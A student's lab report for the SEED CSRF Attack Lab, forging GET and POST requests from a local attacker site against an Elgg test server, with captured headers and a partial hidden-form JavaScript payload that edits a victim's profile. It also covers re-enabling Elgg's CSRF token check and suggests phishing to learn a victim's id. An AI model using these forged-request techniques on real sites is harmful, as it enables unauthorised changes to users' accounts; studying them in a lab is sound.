

Information Security – UE20CS346

| | | |
|---------------------|-----------------------|-----------|
| SRN : PES1UG20CS825 | NAME : PREM SAGAR J S | SEC : 'H' |
|---------------------|-----------------------|-----------|

Lab Assignment - 7



Cross-Site Request Forgery (CSRF) Attack Lab

User accounts – We have created several user accounts on the Elgg server.

| Username | Password |
|----------|-------------|
| admin | seedelgg |
| alice | seedalice |
| boby | seedboby |
| charlie | seedcharlie |
| samy | seedsamy |

Task 1: Observing HTTP Request


- Task 1 of the lab requires you to become familiar with the tool called "HTTP Header Live" which is a Firefox add-on that helps in forging HTTP requests for Cross-Site Request Forge attacks. Your goal is to capture an HTTP GET request and an HTTP POST request in Elgg using this tool.
- To begin, you need to open www.seed-server.com on Firefox in your VM. Once you do that, you will be able to see the "HTTP Header Live" extension on the top right of your browser as a blue colored icon. With the extension open, you will have to log in to the Elgg website.
- Once you have logged in, the HTTP Request will be captured and you will see it at the top of the page. You need to identify the parameters used in these requests, if any, and include them in your report. For example, in the POST request, you will be able to see the parameters such as username and password.




Task 2: CSRF Attack using GET Request

- In Task 2 of the lab, we learn about the CSRF attack using a GET request. To perform this attack, we need two people in the Elgg social network: Alice and Samy. Samy wants to become friends with Alice, but she refuses to add him to her friend list. Samy decides to use the CSRF attack to achieve his goal.
- He sends Alice a URL that leads her to his website, www.attacker32.com. Samy needs to construct the content of the web page in such a way that as soon as Alice visits the page, he is added to her friend list (assuming Alice has an active session with Elgg).

- To achieve this, Samy needs to identify what the legitimate Add-Friend HTTP request looks like. This can be done using the "HTTP Header Live" Tool. In this task, Samy is not allowed to write JavaScript code to launch the CSRF attack. He needs to make the attack successful as soon as Alice visits the web page, without even making any click on the page. Samy can use the img tag, which automatically triggers an HTTP GET request.
- Elgg has implemented a countermeasure to defend against CSRF attacks. Each Add-Friend HTTP request includes two parameters, elgg ts and elgg token, which are used by the countermeasure to ensure that the request is legitimate. However, for this lab, the countermeasure has been disabled, so there is no need to include these two parameters in the forged requests.
- To start the task, Samy needs to check how the HTTP Request looks when he adds someone as a friend. He needs to log in as himself and go to the members section. Then, he should click on any member, for example, Charlie, and open the HTTP Header Live extension.
- Samy can then click on Add Friend and should see a URL that looks like this: <http://www.seed-server.com/action/friends/add?friend=58>. The number at the end represents the user's guid. Samy needs to create a similar request with his guid in the friend parameter so that when Alice clicks on the malicious link, this request is sent, and he (Samy) is added to her friend list.





http://www.seed-server.com/action/friends/add?friend=58&_elgg_ts=1680946784&_elgg_token=6tj0TPa0DcSlKbPcjHRYxg&_elgg_ts=1680946784&_elgg_token=6tj0TPa0DcSlKbPcjHRYxg

- Now we are ready to create our malicious request through our malicious webpage Open the Attacker terminal, using docksh

Command:

```
# docksh attacker-10.9.0.105
# cd /var/www/attacker
# nano addfriend.html
```

```
PES1UG20CS825:Prem Sagar J S:Attacker/var/www/attacker
:$pwd
/var/www/attacker
PES1UG20CS825:Prem Sagar J S:Attacker/var/www/attacker
:$cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
PES1UG20CS825:Prem Sagar J S:Attacker/var/www/attacker
:$
```

- Logout as Samy and login as Alice in the elgg website. Open www.attacker32.com in a new tab and click on the Add-Friend Attack link. Now check Alice's friend list, you should be able to find Samy added as a friend.

HTTP Header Live

```
Content-Type: application/javascript
http://www.seed-server.com
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:1.9.2.1) Gecko/20100101 Firefox/3.1.1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com
Cookie: Elgg=bsie14hfnp2c3iq
GET: HTTP/1.1 200 OK
Date: Sat, 08 Apr 2023 09:32:15 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 365
Content-Type: application/javascript
```

Clear Options

File Save ☒ Record Data ☒

autoscroll

Elgg For SEED Labs

Welcome Alice

Welcome to your Elgg site.

Tip: Many sites use the [activity](#) plugin to place a site activity stream on this page.

[Bookmark this page](#)

[Report this](#)

Powered by Elgg

HTTP Header Live

```
Content-Encoding: gzip
Content-Length: 189
Keep-Alive: timeout=5, max=1
Connection: Keep-Alive
Content-Type: text/html

http://www.attacker32.com
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:1.9.2.1) Gecko/20100101 Firefox/3.1.1
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com
GET: HTTP/1.1 404 Not Found
Date: Sat, 08 Apr 2023 10:31:15 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 280
Keep-Alive: timeout=5, max=9
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Clear Options

File Save ☒ Record Data ☒

autoscroll

CSRF Attacker's Page

- [Add-Friend Attack](#)
- [Edit-Profile Attack](#)

HTTP Header Live

```
Content-Length: 280
Content-Type: text/html; charset=UTF-8
http://www.attacker32.com
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:1.9.2.1) Gecko/20100101 Firefox/3.1.1
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.attacker32.com
Connection: keep-alive
```

This page forges an HTTP GET request

HTTP Header Live

```

content-type: application/javascript
http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/friends/alice
Cookie: Elgg=bsie14hfnp2c3iq
GET: HTTP/1.1 200 OK
Date: Sat, 08 Apr 2023 09:32:15 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: max-age=15552
X-Content-Type-Options: nosniff
ETag: "1587931381-gzip"
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 365
Content-Type: application/javascript
  
```

Elgg For SEED Labs

You have successfully added Samy as a friend.

Alice's friends

- Samy
- Charlie
- Alice

- Blogs
- Bookmarks
- Files
- Pages

Task 3: CSRF Attack using POST Request

- In this task, Samy wants to make Alice say “Samy is my Hero” in her profile by launching a CSRF attack. He plans to do this by sending a message to Alice’s Elgg account with a URL that leads to his malicious website where he can launch the attack. The goal of the attack is to modify Alice’s profile.
- To achieve this, Samy needs to forge a request to modify the profile information of Alice’s Elgg account. Users can modify their profiles by submitting a POST request to the server-side script `/profile/edit.php` after filling out a form on the profile page.
- To get started, Samy needs to check the POST request when updating his own profile to get an idea of the fields and parameters to set in his forged request. He should log in to the Elgg website as Samy, go to his profile, and click on the Edit Profile button. Then, he should open the HTTP Header Live extension to capture the POST request.

Elgg For SEED Labs

Blogs Bookmarks Files Groups Members More

Search

Account

Samy

Edit avatar Edit profile

Add widgets

- We see many fields and boxes, where we can enter our details. For now we'll just enter "Samy is my hero" in the "about me" and "brief description" section.

The screenshot shows the Elgg profile editing interface. The 'Display name' field is set to 'Samy'. The 'About me' field is a rich text editor containing the text 'Prem is my Hero'. The 'Brief description' field is a text area also containing 'Prem is my Hero'. The profile is set to 'Public'. The right sidebar contains several action buttons: 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

- To begin the attack, Samy logs in as himself on the Elgg website and checks out the POST request when he tries to update his own profile. He enters "Samy is my hero" in the "about me" and "brief description" sections and clicks save.
- In the HTTP Header Live extension, Samy can see the POST request being captured, with parameters like name, description, brief description, access level, and guid being taken.

The screenshot shows the HTTP Header Live extension displaying a captured POST request. The URL is `http://www.seed-server.com/action/profile/edit`. The request headers include `Host: www.seed-server.com`, `User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8`, `Accept-Language: en-US,en;q=0.5`, `Accept-Encoding: gzip, deflate`, `Content-Type: multipart/form-data; boundary=-----41013025721703578641866596710`, `Content-Length: 3019`, `Origin: http://www.seed-server.com`, `Connection: keep-alive`, `Referer: http://www.seed-server.com/profile/samy/edit`, `Cookie: elgg-so08ptdli9u27g7tqcc3df9jus`, and `Upgrade-Insecure-Requests: 1`. The request body contains the following data: `__elgg_token=cm4skEuFGdm4V2kRKZUyJw&__elgg_ts=1680950843&name=Samy&description=<p>Prem is my Hero</p>&accesslevel[description]=2&briefdescription=Prem is my Hero`. The status bar at the bottom shows 'Content-Length: 484'.

`__elgg_token=cm4skEuFGdm4V2kRKZUyJw&__elgg_ts=1680950843&name=Samy&description=<p>Prem is my Hero</p>&accesslevel[description]=2&briefdescription=Prem is my`

Hero&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=59

- Since the guid field is required for this request, Samy clicks on Alice's profile in the members section and checks the page source to find it. Now Samy is ready to create his malicious request through his malicious webpage using the Attacker terminal.

Command:

```
# docksh attacker-10.9.0.105
# cd /var/www/attacker
# nano editprofile.html
```


```
PES1UG20CS825:Prem Sagar J S:Attacker/var/www/attacker
:$pwd
/var/www/attacker
PES1UG20CS825:Prem Sagar J S:Attacker/var/www/attacker
:$cat editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Prem is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";


    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
```

- To execute the attack, Samy logs out as himself and logs in as Alice on the Elgg website. Then, he opens www.attacker32.com in a new tab and clicks on the Edit-Profile Attack link. Upon checking Alice's profile, Samy should be able to find "Samy is my hero" added to her description.



CSRF Attacker's Page

- [Add-Friend Attack](#)
- [Edit-Profile Attack](#)



Questions.

In addition to describing your attack in full details, you also need to answer the following

questions in your report:

- **Question 1:** The forged HTTP request needs Alice's user id (guid) to work properly. If Bobby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Bobby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe the different ways Bobby can solve this problem.

=>To obtain Alice's user id for the CSRF attack, Bobby can attempt to guess the value of the guid parameter in the HTTP request, but this method may not be reliable. Alternatively, he could use social engineering tactics like phishing or pretexting to trick Alice into revealing her user id. Bobby could also exploit any vulnerabilities in Elgg or other software used by Alice to gain access to her user id. For example, if Alice's computer has a remote access vulnerability, Bobby could use it to retrieve her user id from her Elgg account.

- **Question 2:** If Bobby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF.

=> Bobby can execute the CSRF attack on anyone who visits his malicious website by creating a page that automatically sends the forged HTTP request upon loading. To accomplish this, the guid parameter in the HTTP request will be replaced with a random number or a placeholder, essentially a wildcard value. When an unsuspecting victim visits Bobby's malicious site, the automatic request will be sent to Elgg, modifying the victim's profile without their knowledge or consent. However, this method is not as effective as targeting a specific user like Alice, as it is less targeted.

Task 4: Enabling Elgg's Countermeasure

- In order to protect against CSRF attacks, web applications can add a secret token to their pages. Any request that doesn't have this token will be considered a cross-site request and will not have the same level of access as same-site requests. Elgg uses this approach as a built-in countermeasure to defend against CSRF attacks, but we've disabled it for the purpose of the attack.
- Elgg embeds two parameters, `elgg ts` and `elgg token`, in the request. These parameters are added to the message body for POST requests and to the URL string for GET requests. The server validates them before processing the request.
- To generate the security token, Elgg creates a hash value using the site secret value (retrieved from the database), timestamp, user session ID, and a randomly generated session string. The application validates this token and timestamp to defend against CSRF attacks.
- Every user action triggers the `validate` function in `Csrf.php`, which checks the tokens. If the tokens are missing or invalid, the action will be denied and the user will be redirected. In our setup, we added a `return` statement at the beginning of this function, effectively disabling the validation.
- To enable the countermeasure, we need to access the Elgg container and go to the `/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security` folder. From there, we remove the `return` statement from `Csrf.php`.

Command:

```
# docksh elgg-10.9.0.5
# cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
# nano Csrf.php
```

```
PES1UG20CS825:Prem Sagar J S:elgg/
$cd /var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
PES1UG20CS825:Prem Sagar J S:elgg/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
$nano CsrF.php
PES1UG20CS825:Prem Sagar J S:elgg/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security
```

- After completing the previous tasks, we need to clear Alice's profile by removing Samy from her friends and resetting her descriptions. Once that's done, we can go to the malicious website www.attacker32.com and try to launch the attack again, assuming that the HTML files have been updated based on the previous tasks. However, when we attempt the attack, we'll notice that it fails.



The screenshot shows a web browser window with the address bar displaying www.attacker32.com/addfriend.html. The HTTP Header Live extension is open, showing a forged HTTP GET request. The request details are as follows:


```
http://www.attacker32.com/addfriend.html
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Sat, 08 Apr 2023 11:12:27 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Sat, 08 Apr 2023 10:38:08 GMT
ETag: "b9-5f8d0bcd0a2f6-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 167
Content-Type: text/html

http://www.seed-server.com/action/friends/addi
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:

```

Below the request details, there are buttons for "Clear", "Options", "File Save", and checkboxes for "Record Data" and "autoscroll".

This page forges an HTTP GET request



The screenshot shows the Elgg For SEED Labs interface. The top navigation bar includes links for "Elgg For SEED Labs", "Blogs", "Bookmarks", "Files", "Groups", "Members", and "More". There is also a search bar and an "Account" link. The main content area is titled "Alice's friends" and displays a list of friends. Two friends are visible: Charlie and Alice. Charlie is represented by a small icon and the name "Charlie". Alice is represented by a small icon and the name "Alice".


Task 5: Experimenting with the Same Site Cookie Method

